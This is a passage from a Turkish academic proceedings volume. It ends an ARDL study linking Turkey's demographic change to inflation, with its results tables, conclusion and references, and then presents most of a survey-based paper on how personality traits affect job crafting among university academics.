LYBO	0.79	-2.00	-2.83*	-2.95
LCCN	0.32	-3.78**	-7.30***	-7.27***

***, ** ve * sırasıyla %10, %5 ve %1 düzeyinde istatistiki anlamlılığı ifade etmektedir.

Tablo 2’de yer alan ADF birim kök test sonuçları incelendiğinde enflasyon, genç bağımlı nüfus oranı, geniş para arzı, yaşlı bağımlı nüfus oranı, değişkenleri I(1) düzeyinde, gayri safi milli hasıla, nüfus artış hızı ve çalışma çağındaki nüfus değişkenleri ise I(0) düzeyinde durağandır.

Değişkenler arasındaki I(0) ve I(1) düzeydeki farklı bütünleşik dereceler tespit edildikten sonra ARDL tahmin sonuçları Tablo 3’de yer almaktadır.

Tablo 3. ARDL Sınır Testi Bulguları

Fonksiyonel Model	ARDL Modeli	k	F İstatistiği	
$Enf = f(Gbo, Gpa, Gsmh, Nah, Ybo, Ccn)$	ARDL(1, 0, 2, 0, 0, 0, 1)	6	4.75***	
Kritik Değerler				
	%10	%5	%3	%1
Alt Sınır	1.75	2.04	2.32	2.66
Üst Sınır	2.87	3.24	3.59	4.05

Not: ***, %1 düzeyinde istatistiki anlamlılığı ifade etmektedir. Tabloda yer alan k gecikme uzunluğunu vermektedir. Belirlenen gecikme uzunluğu Schwarz Bilgi Kriteri (SIC) dikkate alınarak hesaplanmıştır. Breusch-Godfrey Serisel Korelasyon LM Testine ait F=0.38 (olas.=0.68), Breusch-Pagan-Godfrey Değişen Varyans Testine ait F=1.27 (olas.=0.27). Böylece modelimizde değişen varyans ve otokorelasyon sorunu olmadığını söyleyebiliriz. Ramsey Reset testi F istatistiği=1.96 (olas.=0.17) olduğundan modelde bir spesifikasyon hatası yoktur. CUSUM test sonucuna göre uzun dönem katsayılar istikrarlıdır.

Tablo 3’de yer alan ARDL sınır testi sonuçlarına göre değişkenler arasında uzun dönemli eş bütünleşme ilişkisi söz konusudur. Hesaplanan F istatistiği, üst kritik değerlerden büyük olduğu için değişkenler arasında uzun dönem ilişki olmadığını belirten sıfır hipotezi reddedilerek alternatif hipotez kabul edilir (F=4.75, %10, %5, %3 ve %1’de yer alan üst kritik değerler 1.75, 2.04, 2.32 ve 2.66). Sonuç olarak enflasyon ile ekonomik ve demografik değişkenler arasında uzun dönemli bir ilişki vardır. ARDL(1, 0, 2, 0, 0, 0, 1) modeli için uzun dönem katsayı sonuçları Tablo 4’de yer almaktadır.

Tablo 4. Uzun Dönem Katsayı Tahminleri

Değişken	Katsayı	Std. Hata	t-İstatistiği	Olas.
LGBO	0.12	1.00	0.13	0.90
LGPA	1.47***	0.17	8.62	0.00
LGSMH	-0.17**	0.07	-2.27	0.03
LNAH	0.83	0.73	1.14	0.26
LYBO	2.26	1.73	1.31	0.20
LCCN	-2.37*	1.63	-1.46	0.10

Not: ***, ** ve * sırasıyla %10, %5 ve %1 düzeyinde istatistiki anlamlılığı ifade etmektedir.

Tablo 4’de yer alan sonuçlar incelendiğinde genç bağımlı nüfusta meydana gelecek %1’lik bir artış enflasyonu %0.12, geniş para arzında meydana gelecek %1’lik bir artış enflasyonu %1.47, nüfus artış hızında meydana gelecek %1’lik bir artış enflasyonu %0.83, yaşlı bağımlı nüfusta meydana gelecek %1’lik bir artış enflasyonu %2.26 arttırırken, gayri safi milli hasılda meydana gelecek %1’lik bir artış enflasyonu %0.17, çalışma çağındaki nüfusta meydana gelecek %1’lik bir artış enflasyonu %2.37 azaltmaktadır.

Enflasyon modelinde yer alan değişkenler arasındaki kısa dönem ilişkilerinin tahmini için ARDL Hata Düzeltme Modeli tahmin edilmiş ve kısa dönem tahmin sonuçları Tablo 5’te yer almaktadır.

Tablo 5. ARDL Hata Düzeltme Modeli Sonuçları

Değişken	Katsayı	Std. Hata	t-İstatistiği	Olas.
D(LGPA)	0.42***	0.13	3.19	0.00
D(LGPA(-1))	-0.26*	0.15	-1.78	0.08
D(LCCN)	10.05*	5.11	1.97	0.06
CointEq(-1)*	-0.71***	0.12	-6.13	0.00
Düzeltilmiş R ² =0.43				
Hata Düzeltme Katsayısına Ait t İstatistiği için Sınır Testi Kritik Değerleri				
	%10	%5	%3	%1
Alt Sınır	-1.62	-1.95	-2.24	-2.58
Üst Sınır	-3.70	-4.04	-4.34	-4.67

Not: ***, * sırasıyla %10 ve %1 düzeyinde istatistiki anlamlılığı ifade etmektedir.

Tablo 5’te yer alan sonuçlar incelendiğinde, enflasyon modeli için kısa dönemde geniş para arzında meydana gelecek %1 bir artış enflasyonu %0.42, çalışma çağındaki nüfusta meydana gelecek %1’lik bir artış ise enflasyonu %10.05 arttırmaktadır. Hata düzeltme katsayısı ise negatif ve istatistiksel olarak anlamlıdır. Kısa dönemde oluşacak bir dengeden sapmanın 1.40 yıl sonra düzelerek uzun dönem dengesine ulaşabileceği söylenebilir.

6. SONUÇ

Türkiye’nin doğum ve ölüm oranları ile birlikte nüfus artış hızı ve bağımlı nüfus oranlarına bakıldığında demografik değişim sürecinin devam ettiğini söylemek mümkündür. Ancak bu değişim

gelişmiş ülkelerin sürecine göre oldukça hızlıdır. Bu çalışmada Türkiye’de yaşanan demografik değişiminin zaman içinde nasıl hareket ettiğini grafiklerle gösterildikten sonra bu değişimin enflasyon üzerindeki etkilerini 1961-2019 dönemine ait verilerle ARDL modeli ile uzun ve kısa vadeli tahmin edilmiştir. Analiz sonucuna göre nüfus artış hızı, genç ve yaşlı bağımlı nüfus ve geniş para arzının enflasyonu arttırdığı, gayri safi milli hasılanın ve çalışma çağındaki nüfusun ise enflasyonu azalttığı tespit edilmiştir. Nüfus artış hızının ve genç bağımlı nüfus artmasının toplam talebi artırması sebebiyle uzun dönemde enflasyonu arttığı, çalışma çağındaki nüfus ise kısa dönemde tüketimin artırması sebebiyle enflasyonu arttırdığı ancak uzun dönemde bağımlı nüfusa göre tasarruf eğilimlerinin daha yüksek olması sebebiyle enflasyonu azalttığı söyleyebilmek mümkündür. Yaşlı bağımlı oranındaki artışın ise gelişmiş ülkelerde deflasyonist bir etkisi sözkonusu iken Türkiye’de enflasyonu arttırdığı tespit edilmiştir. Literatürde yaşlı bağımlı oranındaki artışın işgücü arzının azalması sebebiyle maliyetler üzerinde baskı yaparak enflasyonu arttırdığı görüşü hakimken Türkiye’de yaşlı bağımlı nüfus oranının enflasyonu hangi kanallar aracılığıyla arttırdığı tespiti için daha ayrıntılı araştırma yapmak gerekmektedir. Sonuç olarak demografik değişimin enflasyon üzerinde etkisi olduğunu ve para politikası kararları verilirken Türkiye’nin demografik değişiminin dikkate alınması gerekliliğini ortaya koymaktadır.

7. KAYNAKÇA

- [1] A. A. Jaffrı, F. Farrooq and F. Munır. “Impact of Demographic Changes On Inflation In Pakistan”, Pakistan Economic and Social Review, vol. 54 no.1, pp.1-14, 2016.
- [2] A. Hinde, Demographic Methods, Routledge: USA, pp.8-9, 1998.
- [3] B. Ataç, Maliye Politikası, Turhan Kitabevi: Ankara, Gözden Geçirilmiş Sekizinci Baskı, 2009 s.165-281.
- [4] P. Broniatowska. “Population Ageing and Inflation”. Population Ageing 12, 179–193, 2019. [Online] Available:<https://doi.org/10.1007/s12062-017-9209-z>. [Accessed Jan. 1, 2021]
- [5] C. Harasty and M. Ostermeier. “Population Ageing: Alternative Measures Of Dependency Aand Implications For The Future Of Work”, 2020, İLO, Working Paper 5, [Online]. Available: https://www.ilo.org/wcmsp5/groups/public/ed_emp/documents/publication/wcms_747257.pdf. [Accessed Jan. 2, 2021]
- [6] D. E. Bloom and J. G. Williamson. “Demographic Transitions and Economic Miracles in Emerging Asia.” The World Bank Economic Review, vol. 12, no. 3, 1998, pp. 419–455. JSTOR, [Online] Available:www.jstor.org/stable/3990182. [Accessed 30 Jan. 2021]
- [7] DPT, Nüfus, Demografi Yapısı, Göç Özel İhtisas Komisyonu Raporu-DPT Sekizinci Beş Yıllık Kalkınma Planı, DPT:Ankara, s.5-7, 2001.

- [8] E. Bobeica, E. Lis, C. Nickel and Y. Sun. "Demographics and Inflation", European Central Bank, Working Paper Series, no.2006, pp.4-22, 2017. [Online] Available:<https://www.ecb.europa.eu/pub/pdf/scpwps/ecbwp2006.en.pdf>. [Accessed Jan. 1, 2021]
- [9] İ. Koç, M. A. Eryurt, T. Adalı ve P. Seçkiner. "Türkiye'nin Demografik Dönüşümü- Doğurganlık, Aile Planlaması, Anne-Çocuk Sağlığı ve Beş Yaş Altı Ölümlerdeki Değişimler 1968-2008", Hacettepe Üniversitesi Nüfus Etütleri Enstitüsü, s.12-13, 2010.
- [10] J. W. Yoon, J. Kim and J. Lee. "Impact of Demographic Changes on Inflation and The Macroeconomy", International Monetary Fund, no, 14/210, pp.1-23, 2014. [Online] Available:<https://www.imf.org/external/pubs/ft/wp/2014/wp14210.pdf>. [Accessed Jan. 4, 2021]
- [11] K. Linz and S. Stula. " Observatory for Sociopolitical Developments in Europe", Working Paper no.4, pp. 2, 2010. [Online] Available:http://www.sociopolitical-observatory.eu/uploads/tx_aebgppublications/Working_Paper_no_4_Observatory_Demographic_change_in_Europe_Overview.pdf. [Accessed Jan. 1, 2021]
- [12] M. Baş. "Türkiye'de Yaşlı İş Gücünün Genel Görünümü", Sosyal Güvence Dergisi, S.2, s.29, 2012.
- [13] M. H. Pesaran, and Y. Shin. "An Autoregressive Distributed-Lag Modelling Approach to Cointegration Analysis", Econometric Society Monographs, c: 31, pp. 371-413, 1998. [Online] Available:<https://doi.org/10.1017/CCOL521633230.011>. [Accessed Jan. 12, 2021]
- [14] M. Juselius, and E. Takats. "Can demography affect inflation and monetary policy?", Bank For International Settlements, no. 485, 1-35, 2015. [Online] Available:<https://www.bis.org/publ/work485.pdf>. [Accessed Jan. 4, 2021]
- [15] M.F. Aysan, (Aktaran), Türkiye'nin Demografik Dönüşümü ve Yeni Meydan Okumalar, Türkiye'de Toplumsal Değişim, Editör: Lütfü Sunar, Nobel:İstanbul, s.70, 2014.
- [16] M.H. Pesaran, Y. Shin and R.J. Smith, 2001. "Bounds Testing Approaches to the Analysis of Level Relationships", Journal of Applied Econometrics, c. 16, no. 3, pp. 289-326, 2001. [Online] Available:<https://doi.org/10.1002/jae.616>. [Accessed Jan. 13, 2021]
- [17] N. Özkaplan. "İşgücü Piyasasına Ait Kavramların Sorgulanması", Ekonomik Yaklaşım Dergisi, c.10 s. 32, ss.62, 1999.
- [18] O. Işık, 2020 Yılında Türkiye Nasıl Bir Demografik Tablo?, TBB: Ankara, s.35, 2002.
- [19] OECD, 2013, Crude Birth Rate, [Online]. Available: <https://stats.oecd.org/glossary/detail.asp?ID=490>. [Accessed Dec. 18, 2020].
- [20] P. Imam. "Shock from Graying: Is the Demographic Shift Weakening Monetary Policy Effectiveness", International Monetary Fund, no. 13/191, pp.1-37, 2013. [Online] Available:<https://www.imf.org/en/Publications/WP/Issues/2016/12/31/Shock-from-Graying-Is-the-Demographic-Shift-Weakening-Monetary-Policy-Effectiveness-40916>. [Accessed Jan. 1, 2021]
- [21] TCMB, 2000 Yıllık Rapor, TCMB: ANKARA, ss.13-60, 2001.

- [22] TCMB, Enflasyon Raporu-2018 IV, TCMB: ANKARA, ss.25, 2018,
- [23] TCMB, Enflasyon Raporu-2020 IV, TCMB: ANKARA, ss.1, 2020,
- [24] TCMB, Enflasyon ve Fiyat İstikrarı, TCMB: ANKARA, ss.2-17, 2013,
- [25] TÜİK, [Online]. Available:www.tuik.gov.tr
- [26] World Bank, [Online]. Available:www.worldbank.org
- [27] World Health Organization, [Online]. Available:www.who.int
- [28] Y. Aksoy, H. S. Basso, R.P. Smith and T. Grasl. “Demographic Structure and Macroeconomic Trends” Banco De Espana, Documentos de Trabajo 1528, pp.1-66, 2015.
- [29] Y. Uysal. “Türkiye’de Enflasyon: Sektörel Kaynakları ve İç Ticaret Hadleri”, Finans, Politik ve Ekonomik Yorumlar, c.44, s. 508, ss.23-25, 2007.

KİŞİLİK ÖZELLİKLERİNİN İŞ BECERİKLİLİĞİNE ETKİSİ: AKADEMİSYENLER ÜZERİNDE BİR UYGULAMA

Mesut SOYALIN¹ Kemalettin ERYEŞİL²

¹*Siirt Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Siirt TÜRKİYE*

²*Şırnak Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Şırnak TÜRKİYE*

msoyalin@hotmail.com

ORCID: 0000-0003-1475-0905

ÖZET

Kişilik özelliklerinin iş becerikliliği üzerinde nasıl bir etkiye sahip olduğunun anlaşılması bu çalışmanın temel amacını oluşturmaktadır. Kişilik özellikleri çalışanların örgüt içerisindeki tutum ve davranışlarını önemli ölçüde şekillendirmektedir. Bu anlamda kişilik özellikleri çalışanların örgüt içerisindeki davranışlarının açıklanmasında önemli bir bilgi sunabilir. Diğer taraftan iş becerikliliği kavramı çalışanların işlerine uyum sağlamak için yapmış oldukları değişiklik davranışlarını ifade etmektedir. İşle ilgili yapılan bu değişiklikler fiziksel olabileceği gibi bilişsel olarak da yapılabilmektedir. Bu sayede çalışanlar işlerin yapılış şeklinde etkin bir rol alabilmektedirler. Çalışmada kişilik özellikleri dışa/içe dönük olma, duygusal denge/nörotizm ve tutarlı/tutarsız olma alt boyutlarıyla ele alınacaktır. Dışa dönük/ içe dönük olma boyutu çalışanların yalnız ya da başkaları ile bir şey yapmak durumunda olduklarında takındıkları tutumu ifade etmektedir. Duygusal denge/nörotizm ise duygusal kontrol ve stres ile ilgili davranışları kapsamaktadır. Son olarak tutarlı/tutarsız olma boyutu kontrolü sağlama ile ilgili bilgiler vermektedir. İş becerikliliği kavramı ise görev becerikliliği, bilişsel beceriklilik ve ilişkisel beceriklilik olmak üzere üç boyutta incelenmiştir. Görev becerikliliği çalışanların sorumlu oldukları görevler için harcadıkları zaman ve çabayı düzenlemeyi ifade etmektedir. Bilişsel beceriklilik ise çalışanların işe bakışını değiştirebilmesi yeteneği olarak tanımlanmaktadır. Son olarak ilişkisel beceriklilik çalışanların iş arkadaşlarıyla olan etkileşimlerine yönelik yaptıkları değişiklikleri kapsamaktadır. İş becerikliliği kavramı Türkiye’de yapılan araştırmalarda yeni bir konu olarak yer almaktadır. Bu anlamda yapacağımız araştırmanın alana katkı sağlamasını umuyoruz. Elde edilen verilerin analizinde

SPSS programının kullanılması planlanmaktadır. Katılımcıların kişilik özelliklerinin belirlenmesinde 20 maddelik Cervantes kişilik ölçeğinden, iş becerikliliğinin ölçülmesinde ise Slep ve Vella-Brodrick'in 19 maddelik ölçeğinden yararlanılmıştır. Araştırma sonuçları, kişilik özelliklerinin alt boyutları olan içe/dışa dönük olma ve tutarlı/tutarsız olmanın iş becerikliliğini pozitif yönde etkilediğini göstermiştir. Ayrıca kişilik özelliklerinin alt boyutu olan duygusal denge/nörotizmin ise iş becerikliliğini negatif yönde ve istatistiksel bakımdan anlamlı şekilde yordamakta olduğu sonucuna ulaşılmıştır.

Anahtar Kelimeler: Kişilik Özellikleri, İş Becerikliliği

THE EFFECTS OF PERSONALITY CHARACTERISTICS ON JOB CRAFTING: A STUDY ON ACADEMIC PERSONNEL

ABSTRACT

Understanding how personality traits have an effect on job crafting constitutes the main purpose of this study. Personality traits significantly shape employees' attitudes and behaviors within the organization. In this sense, personality traits can provide important information in explaining the behavior of employees within the organization. On the other hand, the concept of job crafting refers to the change behaviors employees make to adapt to their jobs. These work-related changes can be physical or cognitive. In this way, employees can take an active role in the way things are done. In the study, personality traits will be discussed with sub-dimensions of being extroverted / introverted, emotional balance / neuroticism and being consistent / inconsistent. The extroversion / introversion dimension expresses the attitude of employees when they have to do something alone or with others. Emotional balance / neuroticism includes behaviors related to emotional control and stress. Finally, it provides information about providing consistency / inconsistency dimension control. The concept of job crafting will be examined in three dimensions: task crafting, cognitive crafting and relational crafting. Task crafting refers to organizing the time and effort employees spend on the tasks they are responsible for. Cognitive crafting is defined as the ability of employees to change their view of the job. Finally, relational crafting includes the changes employees make in their interactions with their colleagues. Job crafting concept in studies done in Turkey is located in a new issue. In this sense, we hope that our research will contribute to the field. SPSS program was used in the analysis of the data obtained. The 20-item Cervantes personality scale was used

in determining the personality traits of the participants, and the 19-item scale of Slempp and Vella-Brodrick was used to measure the job crafting. The results of the research showed that being extroverted /introverted and being consistent / inconsistent, which are sub-dimensions of personality traits, positively affected job crafting. In addition, it was concluded that emotional balance / neuroticism, which is a sub-dimension of personality traits, predicts job crafting negatively and statistically significantly.

Keywords: *Personality Traits, Job Crafting*

1. KAVRAMSAL ÇERÇEVE

Kişilik, çevreye uyum sağlama sürecinde ortaya çıkan bireyin kendine has bir takım özellikleri şeklinde tanımlanmaktadır (Robbins ve Judge, 2012). Bireyler sahip oldukları bu özellikler sayesinde diğer bireylerle iletişime geçmekte ve onlarla olan ilişkilerini yönetebilmektedir. Başka bir tanımda ise kişilik bireylerin benzersiz, durağan ve tutarlı özellikleri şeklinde ifade edilmiştir (Özkalp ve Kırrel, 2005). Bu tanıma göre kişilikten bahsedilebilmesi için sahip olunan özelliklerin sadece o bireye ait olması, her ortam ve koşulda benzer şekilde ortaya çıkması ve uzun dönemde de devam etmesi gerekmektedir. Kişilik özelliklerini ölçmek amacıyla ortaya konulan birçok sınıflandırma bulunmaktadır. Cervantes Kişilik Ölçeği (CKÖ) de bu sınıflandırma türlerinden biridir. Bu ölçekte kişilik özellikleri dışa/içe dönük olma, duygusal denge/nörotizm ve tutarlı/tatarsız olma şeklinde üç başlık altında sınıflandırılmıştır (Demirgöz-Bal ve Hotun-Şahin, 2011). Dışa dönük bireyler sosyal, girişken ve kendilerini kolayca ifade etme özelliklerine sahipken içe dönük bireyler çekingen, sessiz ve sakinlerdir. Duygusal denge ise bireylerin gerilim ve strese dayanma yeteneklerini ifade etmektedir. Bu boyutun bir ucunda duygusal denge yer alırken diğer ucunda ise nörotizm yer almaktadır. Duygusal dengeye sahip bireyler beklenmedik olayla karşısında soğukkanlı davranabilmekte ve çözüm yollarına odaklanabilmektedir. Diğer taraftan nörotik bireyler karşılaştıkları olaylar karşısında alıngan, heyecanlı ve endişeli tepkiler verebilmektedir. Nörotik bireyler aynı zamanda çok farklı şeyler için endişelenebilirler, ruh hallerinde dramatik değişim yaşayabilirler ve çok çabuk sinirlenebilirler. Son olarak tutarlı olma boyutu ise diğer iki boyutta yer alan özelliklerin birbiriyle çelişip çelişmediğini belirlemek amacıyla taşımaktadır. Araştırmada ele alınan bir diğer kavram ise iş becerikliliğidir. İş becerikliliği kavramı çalışanların işleri üzerinde kendi istekleri ile yaptıkları değişiklik davranışlarını kapsamaktadır (Kerse, 2019). Bu davranışlar çalışanların sahip oldukları beceri ve yetenekler ile yaptıkları iş arasındaki uyumsuzlukları ortadan kaldırma amacıyla taşımaktadır. İş becerikliliği sayesinde çalışanlar yeteneklerini örgüt içerisinde daha fazla görünür kılabilirler. Kavramın boyutları incelendiğinde Slempp ve Vella-Brodrick (2013) tarafından yapılan sınıflandırma genel kabul görmektedir. Bu sınıflandırmaya göre iş becerikliliği davranışı; görev becerikliliği, ilişkisel beceriklilik


ve bilişsel beceriklilik olmak üzere üç boyut altında incelenmektedir. Görev becerikliliği çalışanların daha başarılı olacakları görevleri tercih etmeleri veya görevlerin içeriğinde değişiklik yapmalarını ifade ederken ilişkisel beceriklilik çalışanların örgüt içerisindeki kişilerle olan iletişimlerinde bir takım değişiklikler yapma becerisini ifade etmektedir. Son olarak bilişsel beceriklilik boyutu ise çalışanların yaptıkları işe olan bakış açılarında olumlu yönde değişikliğe gitmelerini ifade etmektedir (Kerse, 2019).

2. ARAŞTIRMANIN KAPSAMI VE YÖNTEMİ

Bu çalışmanın amacı kişilik özelliklerinin iş becerikliliği üzerindeki etkisinin incelenmesidir. Araştırmada Konya ilinde faaliyet gösteren devlet üniversitelerinde çalışan 480 akademisyenden basit tesadüfi örneklem yoluyla anket yöntemi ile veri toplanmıştır. Araştırma kapsamında çalışanların kişilik özelliklerinin belirlenmesinde Castelo-Branco ve arkadaşları (2008) tarafından geliştirilen ve Demirgöz-Bal ve Hotun-Şahin (2011) Türkçe geçerliliği sağlanan Cervantes kişilik özellikleri ölçeği ve iş becerikliliği belirlenmesinde Slep ve Vella-Brodrick'in (2013) tarafından geliştirilen ve Kerse (2017) Türkçe geçerliliği sağlanan iş becerikliliği ölçeği kullanılmıştır.

3. ARAŞTIRMA MODELİ VE HİPOTEZLERİ

Bu bölümde kişilik özelliklerinin iş becerikliliği davranışı üzerindeki etkisini gösteren araştırma modeline yer verilmiştir. Rudolph ve arkadaşları (2017) tarafından yapılan bir araştırmada dışa dönüklük, deneyime açıklık ve uyumluluk kavramları ile iş becerikliliği arasında anlamlı ve olumlu yönde bir ilişkinin var olduğu sonucuna ulaşılmıştır. Başka bir çalışmada kişilik özelliklerinin iş becerikliliği üzerinde önemli bir rol oynadığı ve narsisizmin sosyal iş kaynaklarını artırmada olumlu bir etkisinin olduğu ileri sürülmüştür (Roczniewska ve Bakker 2016). Bell ve Njoli (2016) tarafından yapılan bir çalışmada dışa dönüklük ile iş becerikliliği arasında anlamlı bir ilişki tespit edilmiştir. Bu anlamda kişiler arası ilişkilere ve iletişime önem veren dışa dönük bireyler bu konuda eksiklik hissettiklerinde yaptıkları iş bağlamında yeniden düzenlemeye gidebilmektedirler. Bu sonuçlar ışığında Şekil 1'de yer alan araştırma modeli oluşturulmuştur.



Şekil 1. Araştırma Modeli

Araştırma modeli kapsamında geliştirilen araştırma hipotezleri aşağıda belirtilmiştir:

H₁: İçe/Dışa dönük kişilik özelliği çalışanların iş becerikliliği üzerinde etkilidir.

H₂: Duygusal denge/Nörotizm kişilik özelliği çalışanların iş becerikliliği üzerinde etkilidir.

H₃: Tutarlı/Tutarsız olma kişilik özelliği çalışanların iş becerikliliği düzeyleri üzerinde etkilidir.

4. ARAŞTIRMA BULGULARI

4.1. Demografik Değişkenlere İlişkin Bulgular

Alan araştırmasına dâhil olan katılımcılar akademisyenlerden oluşmaktadır. Analiz aşamasında ilk olarak örneklemin demografik özelliklerine göre dağılımlarını belirlemek üzere frekans analizi kullanılmış olup, tespit edilen demografik dağılımlar aşağıda verilmiştir.

Tablo 1. Demografik Değişkenler

Demografik Özellikler	n	%
<i>Cinsiyet</i>		
Erkek	304	63.33
Kadın	176	36.67
<i>Medeni Durum</i>		
Evli	320	66.66
Bekar	160	33.34
<i>Eğitim Düzeyi</i>		
Lisans	32	6.66
Lisansüstü	448	93.34
<i>Yaş</i>		
26-30 yaş arası	48	10
31-35 yaş arası	176	36.66
36-40 yaş arası	224	46.67
41 yaş ve üzeri	32	6.67
<i>Unvan</i>		
Araştırma Görevlisi	80	16.67
Öğretim Görevlisi	144	30
Doktor	16	3.33
Doktor Öğretim Üyesi	184	38.33
Doçent	32	6.67

Profesör	24	5
Toplam	480	100

Tablo 1'e bakıldığında akademisyenlerin çoğunun erkek olduğu (%63,33) ve evli (%66,66) bireylerden oluştuğu görülmektedir. Tabloya göre; 36-40 yaş arası çalışanlar (%46,67) ve lisansüstü eğitime sahip olanlar sayıca fazladır (%93,34). Akademisyenlerin unvan açısından dağılımına bakıldığında doktor öğretim üyeleri (%38,33) ve araştırma görevlileri (%16,67) çoğunluktadır.

4.2. Ölçeklere İlişkin Faktör Analizi Bulguları

Araştırmada kullanılan ölçeklerin yapı geçerliliğini incelemek için yapılan açıklayıcı faktör analizi sonucunda, Barlett normal dağılım test sonucunun anlamlı ($p < 0.01$) olduğu; KMO değerinin kişilik özellikleri ölçeğinin 0,742 ve iş becerikliliği ölçeğinin 0,747 olduğu tespit edilmiştir (Tablo 2). Açıklayıcı faktör analizi kapsamında kişilik özellikleri ölçeğine ilişkin elde edilen yapının Demirgöz-Bal ve Hotun-Şahin (2011) tarafından ileri sürülen yapı ile uyumlu olduğu ve ölçeğin üç boyutta ele alınabileceği tespit edilmiştir. İş becerikliliği ölçeğine ilişkin elde edilen yapının ise Kerse (2017) tarafından ileri sürülen yapı ile uyumludur.

Tablo 2. Araştırma Değişkenlerinin Yapı Geçerliliği Analizi Sonuçları

	Kişilik Özellikleri	İş Becerikliliği
KMO ve Barlett Uygunluk Testi	0.742 ($X^2=8967.882$) ($p < 0,001$)	0.747 ($X^2=8624.205$) ($p < 0,001$)
Faktör Yüklerine Göre Faktör Sayısı ve Toplam Açıklanan Varyans	20 İfade 3 Faktör 73.269	19 İfade 3 Faktör 73.584

5. HİPOTEZLERİN TESTİ

Araştırmada kullanılan ölçeklerin ortalama, standart sapma, korelasyon ve güvenilirlik değerleri aşağıda Tablo 3'te yer almaktadır.

Tablo 3. Değişkenlere Ait Ortalama, Standart Sapma, Güvenilirlik ve Korelasyon Değerleri

Değişkenler	\bar{X}	SD	1	2	3	4	5
İçe Dönük/Dışa Dönük Olma (1)	3,14	0,40	(0.841)				
Duygusal Denge/Nörotizm (2)	2,68	0,82	,461**	(0.883)			
Tutarlı/Tutarsız Olma (3)	2,84	0,66	,363**	,500**	(0.742)		
Kişilik Özellikleri (4)	2,89	0,51	,683**	,891**	,777**	(0.829)	
İş Becerikliliği (5)	3,85	0,40	,159**	-,143**	,165**	0,028	(0.856)

Not: * $p < .05$, ** $p < .01$.

Araştırma değişkenlerine ait tanımlayıcı istatistikler değerlendirildiğinde, çalışanlarının kişilik özelliklerinin (Ort.=2.89; S.S.=0.51) ve alt boyutları olan İçe Dönük/Dışa Dönük Olma (Ort.=3.14; S.S.=0.40), Duygusal Denge/Nörotizm (Ort.=2.68; S.S.=0.82) ve Tutarlı/Tutarsız Olma (Ort.=2.84; S.S.=0.66) yüksek düzeyde olduğu ve iş becerikliliği düzeylerinin (Ort.=3.85; S.S.=0.40) ise yüksek düzeyde olduğu ifade edilebilmektedir.

Değişkenler arası ilişkiler incelendiğinde, en güçlü korelasyonların kişilik özellikleri ile alt boyutları olan duygusal denge/nörotizm, tutarlı/tutarsız olma ve içe/dışa dönük olma arasında olduğu görülmektedir. Buna kişilik özellikleri ile alt boyutları arasında %99 güvenilirlik düzeyinde anlamlı ve yüksek derecede güçlü pozitif ilişkiler bulunmaktadır. Diğer yandan eldeki verilere göre duygusal denge/nörotizmin kişilik özellikleri üzerinde diğer alt değişkenlere nazaran daha belirleyici olduğu gözlemlenmektedir. İş becerikliliği ile diğer değişkenler arasındaki ilişki ise farklılıklar içermektedir. İş becerikliliği ile içe/dışa dönük olma arasında %99 güven aralığında anlamlı alt-orta düzeyde güçlü bir pozitif ilişki bulunmaktadır. İş becerikliliği ile duygusal denge/nörotizm arasındaki ilişki %99 güven aralığında anlamlı alt-orta düzeyde güçlü ve negatif bir ilişki bulunmaktadır. İş becerikliliği ile tutarlı/tutarsız olma arasındaki ilişki de %99 güven aralığında anlamlı ve alt-orta düzeyde güçlü ve pozitif bir ilişki bulunmaktadır. İş becerikliliği ile kişilik arasındaki ilişki ise istatistiksel bakımdan anlamlı ($p > .05$) bir ilişki bulunmamaktadır. Bu bulgular ışığında iş becerikliliği konusunda bir artış söz konusu olduğunda içe/dışa dönük olma ve tutarlı/tutarsız olma eğiliminin de artacağını, duygusal denge/nörotizm düzeyinde ise bir düşüş gözlemleneceğini ileri sürmek mümkündür. Araştırma hipotezlerinin test edilmesi ve değişkenler arasında ileri sürülen ilişkilerin tespit edilmesi amacıyla regresyon analizi yapılmış ve analiz sonuçları Tablo 4'te belirtilmiştir.

Tablo 4. Regresyon Analizi Sonuçları

Bağımlı Değişken	R ²	Bağımsız Değişkenler	B	Std. Hata	Beta	t	p	F
İş Becerikliliği	0.134	Sabit	3,151	0,136		23,125	<.05	25.646
		İçer Dönük/Dışa Dönük Olma	0,236	0,048	0,24	4,934	<.05	
		Duygusal Denge/Nörotizm	-0,19	0,025	-0,39	-7,457	<.05	
		Tutarlı/Tutarsız Olma	0,164	0,03	0,273	5,476	<.05	

Tabloda yer alan veriler incelendiğinde açıklayıcı değişkenler olan içe/dışa dönük olma ve tutarlı/tutarsız olmanın bağımlı değişkenler olan iş becerikliliğini pozitif yönde; duygusal denge/nörotizmin ise negatif yönde ve istatistiksel bakımdan anlamlı şekilde yordamakta olduğu ve %13,4 ($p<0,05$) düzeyinde açıklamakta olduğu görülmektedir. Korelasyon ve Regresyon analizleri göz önünde bulundurulduğunda bu araştırmanın hipotezleri olan H₁ (İçer/Dışa dönük kişilik özelliği çalışanların iş becerikliliği üzerinde etkilidir), H₂ (Duygusal denge/Nörotizm kişilik özelliği çalışanların iş becerikliliği üzerinde etkilidir) ve H₃ (Tutarlı/tutarsız olma kişilik özelliği çalışanların iş becerikliliği düzeyleri üzerinde etkilidir) kabul edilmiştir.

6. GENEL DEĞERLENDİRME VE SONUÇ

Araştırmamızda, kişilik özelliklerinin iş becerikliliği üzerindeki etkisinin incelenmesi amaçlanmıştır. Örgütsel davranış yazınında kişilik özelliklerinin iş becerikliliğiyle pozitif yönde bir ilişkinin olduğu ifade edilmektedir (Rudolph vd., 2017, Roczniewska ve Bakker 2016, Kerse, 2019). Yapılan bir çalışmada proaktif kişilik özelliğinin iş becerikliliğini olumlu yönde etkilediği sonucuna ulaşılmıştır (Bakker vd., 2012). Mevcut çalışmada elde edilen sonuçlar kişilik özelliklerinin alt boyutları olan içe/dışa dönük olma ve tutarlı/tutarsız olmanın iş becerikliliğini pozitif yönde etkilediği ve istatistiksel bakımdan anlamlı şekilde yordamakta olduğunu göstermektedir. Ayrıca kişilik özelliklerinin alt boyutu olan duygusal denge/nörotizmin ise iş becerikliliğini negatif yönde ve istatistiksel bakımdan anlamlı şekilde yordamakta olduğu görülmektedir.

